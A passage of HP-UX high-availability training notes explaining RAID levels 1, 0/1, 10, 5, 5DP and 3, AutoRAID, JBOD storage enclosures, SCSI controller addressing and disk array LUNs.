
RAID level 1 is also known as mirroring. The data on one disk is duplicated on another disk. The performance of RAID 1 tends to be faster on reads and slower on writes compared to a single drive. If either drive fails, no data is lost.

The major drawback to RAID 1 is the cost. Only 50% of the total disk capacity is usable.

RAID 1 is commonly available on disk arrays. It is also available through software. LVM MirrorDisk/UX and VxVM (11i only) both provide RAID 1 functionality. While hardware RAID 1 solutions mirror entire disks, the software solutions are data mirroring solutions. Structures that are not part of the logical volumes are not mirrored. Replacement of a failed disk in an LVM or VxVM solution is a manual process, where most disk arrays have a hot spare which is used to automatically rebuild the data that was on the failed drive.

Some RAID 1 solutions offer the ability to split the mirror copy off to allow on-line backups, report generation or testing to occur on one copy of the data, while the application remains available updating the original copy of the data.

3-9. SLIDE: RAID 0/1




Student Notes

RAID 0/1 combines striping and mirroring. It has the performance benefits of RAID 0 combined with the data protection of RAID 1. RAID 0/1 is expensive. It has the same 50% capacity overhead as RAID 1.

Many of the disk arrays on the market today offer RAID 0/1 as a choice. RAID 0/1 can also be achieved through software by creating a layered volume with VxVM.

3-10. SLIDE: RAID 10




Student Notes

RAID 10 is also known as striping of mirrored arrays. RAID 10 provides 100% redundancy. In fact it is possible in some circumstances to survive the loss of two disks.

RAID 10 is available on some disk arrays. It is also available through software. LVM provides RAID 10 by using mirroring and Distributed allocation together. VxVM layered volumes also offer RAID 10 through software.

3-11. SLIDE: RAID 5



Student Notes

RAID 5 is striping with distributed parity. RAID 5 is the most commonly used data protection scheme because it provides good overall performance with a minimum loss in capacity.

Reads perform well in RAID 5 because with data spread across multiple disks you can achieve I/O concurrence. Small writes can have a performance penalty because the entire stripe must be read, the parity recalculated and then both the updated data block and the updated parity must be written back. Today many vendors have minimized the RAID 5 performance penalties by having large amounts of cache in the disk array and separate parity processors.

In the event of a failure of a disk drive in RAID 5, the missing data is recalculated from the parity information. While data has to be recalculated performance will suffer. When RAID 5 is implemented in hardware a hot spare is often used to rebuild the missing data. Once the rebuild has completed performance will return to normal.

The capacity overhead of RAID 5 depends on the number of disks. You must have at least three disks to implement RAID 5. It is commonly implemented across 5 disks. The disk space efficiency is $n-1/n$ where n is the number of disks in the RAID group. For example with 3 disks the usable disk space is $2/3$ or 66%. With 5 disks the usable space is $4/5$ or 80%.


RAID 5 is available through software with VxVM in 11i. Generally, the performance of RAID 5 implemented in software is unacceptable and it is not a widely used solution.

RAID 5DP (Dual Parity)

A new technology being offered by Hewlett-Packard is called RAID 5-DP (Dual parity). This RAID level is similar to RAID 5, however it uses two independent parity calculations. In RAID 5 when a disk failure occurs the remaining data is exposed, therefore the rebuild of the failed drive must be done at a high priority. This is at the expense of the application I/O performance. With RAID 5 DP, if a disk fails there is still data protection. The rebuild can be done at a low priority minimizing the impact to the application I/O performance.

RAID 5 DP is more costly from a data redundancy perspective. However, the expense can be mitigated by including more disks in the RAID group. For example the disk space capacity utilization for a 5 disk RAID 5 group is $4/5$ or 80%. The disk space capacity utilization for a 10 disk RAID 5 DP group is $8/10$ or 80%. System designers do not generally implement RAID 5 across 10 disks because the exposure of a disk failure and the performance penalty to rebuild are too great. Because RAID 5 DP can withstand the loss of two disks configuring long RAID 5 DP stripes is acceptable.

3-12. SLIDE: RAID 3




Student Notes

RAID 3 is byte level striping. RAID 3 uses a dedicated parity drive. Each data transfer is split up by the array and distributed across all of the disks. All reads and writes involve all the disks. In most implementations of RAID 3 the disk mechanism spindles are synchronized so that all read/write heads in the array are reading or writing the same data sector in parallel.

RAID 3 is very useful for applications that do long serial transfers such as imaging and video applications.

HP-UX does not offer RAID 3 via software.

3-13. SLIDE: AutoRAID



Student Notes

AutoRAID arrays try to capitalize on the best feature of two different RAID modes.

RAID 0/1 (striping/mirroring) maintains data integrity while giving the highest performance. Striping allows for data to be read from multiple mechanisms in parallel, while mirroring ensures data redundancy.

Efficiency of disk space is 50%.

RAID 5 on the other hand, maximizes data storage capacity by using a more efficient parity method, approaching 85% efficiency. The performance however, is not as good as RAID 0/1.

AutoRAID arrays try to keep data in RAID 0/1 to maximize performance if space is available, and migrate data to RAID 5 mode as more disk space is allocated. The unit also migrates the most active data to RAID 0/1 storage to maintain performance. A minimum of 2 GB of space is reserved for this purpose.

The AutoRAID has the hot spare capability, two controllers that have full access to any LUN, and requires minimal administration.

Disk Technologies for High Availability

The key to understanding the AutoRAID is to forget about physical disks, and consider only disk data block space. The data redundancy is provided by either RAID 0/1 or 5, and there is no control. LUNs are created by specifying size, not drives. This can be done via the front panel on the AutoRAID unit or in SAM.


3-14. TEXT PAGE: RAID Summary

This table summarizes the characteristics of the RAID levels discussed:

RAID level	RAID 0	RAID 1	RAID 3	RAID 5	RAID 0/1 and 10	AutoRAID
Also known as	Striping	Mirroring	Striping with dedicated parity	Striping with distributed parity	Mirroring combined with striping	Combines RAID 5 and 0/1
Fault Tolerance	NO	Yes	Yes	Yes	Yes	Yes
Redundancy Type	None	Duplicate	Parity	Parity	Duplicate	Duplicate and Parity
Hot Spare Option	NO	Yes	Yes	Yes	Yes	Yes
Available via software in HP-UX	Yes VxVM and LVM	Yes VxVM and LVM	No	Yes VxVM	Yes VxVM and LVM distributed allocation	No
Min. Disks Required	Two	Two	Three	Three	Four	Three
Usable Capacity	100%	50%	$n-1/n$ where n =the number of disks	$n-1/n$ where n =the number of disks	50%	Difficult to determine see diagram below

It is difficult to calculate the useable capacity of AutoRaid. The table below shows an example of the capacities for a model 12H disk array with a combination of 4G and 9G drives. Check with your HP rep for your configuration.

3-15. SLIDE: HA Storage System for JBODs



Student Notes

The least expensive solution in an HA environment are the JBODs (Just a Bunch Of Disks). Hewlett Packard offers the JBOD solution in a hot pluggable storage cabinet known as a HASS (High Availability Storage Solution). Both SCSI and Fibre Channel models are available.

The hot plug HASS enclosures provide increased availability in two ways. First, the redundant hardware components, such as power supplies, fans, and power cords, prevent some failures from impacting the system.


Second, should a component failure occur, the hot plug capability of the redundant components and disk drives allows for component repair without shutting down the unit or system.

It is important to note however, that data redundancy must be provided by the OS. LVM MirrorDisk/UX or in 11i VxVM can be used to provide data redundancy. Also, in the event of a disk failure the OS software is required to rebuild the failed drive. This is a manual process since the HASS itself does NOT provide any data protection or regeneration of data on a newly replaced disk module.

When using a SCSI based HASS in a HA environment a common mistake often is forgetting to change the SCSI address of the SCSI controller on the second system. By default, HP ships all SCSI controllers with an address of 7. Since SCSI technology does not allow two devices on the same SCSI bus to have the same addresses (even SCSI controller cards), the address of one of the SCSI cards must be changed (usually to an address of 6).

The biggest disadvantage of using JBODs has traditionally been that the total disk capacity is limited since each disk requires a SCSI target address. F/W SCSI has a maximum of 16 addresses. In a full HA system using clustering technology, each cluster node SCSI controller will take an address, limiting disk capacity even more. This problem is somewhat less when using Fibre Channel JBODs. Fibre Channel Arbitrated Loop supports up to 126 devices, however from a performance perspective most implementations limit the number of disks to about 60 per loop.

3-16. SLIDE: RAID Logical Units (LUNs)



Student Notes

Disk arrays divide up the multiple disks or the total disk space into separately addressable units called LUNs. Some RAID arrays allow each LUN to be fixed at a different RAID level. Each LUN will be seen by HP-UX as a physical disk and will have a pair of device files (one raw and one block). The LUNs are visible as the 'dX' entry in the device files by d0, d1, d2 etc


Before a disk array can be used, it must be configured. The internal disks are bound into logical units (LUNs) at particular RAID levels. The flexibility and ease of configuration varies widely between disk array products. Some disk arrays can be configured through SAM, while others provide their own configuration interface.

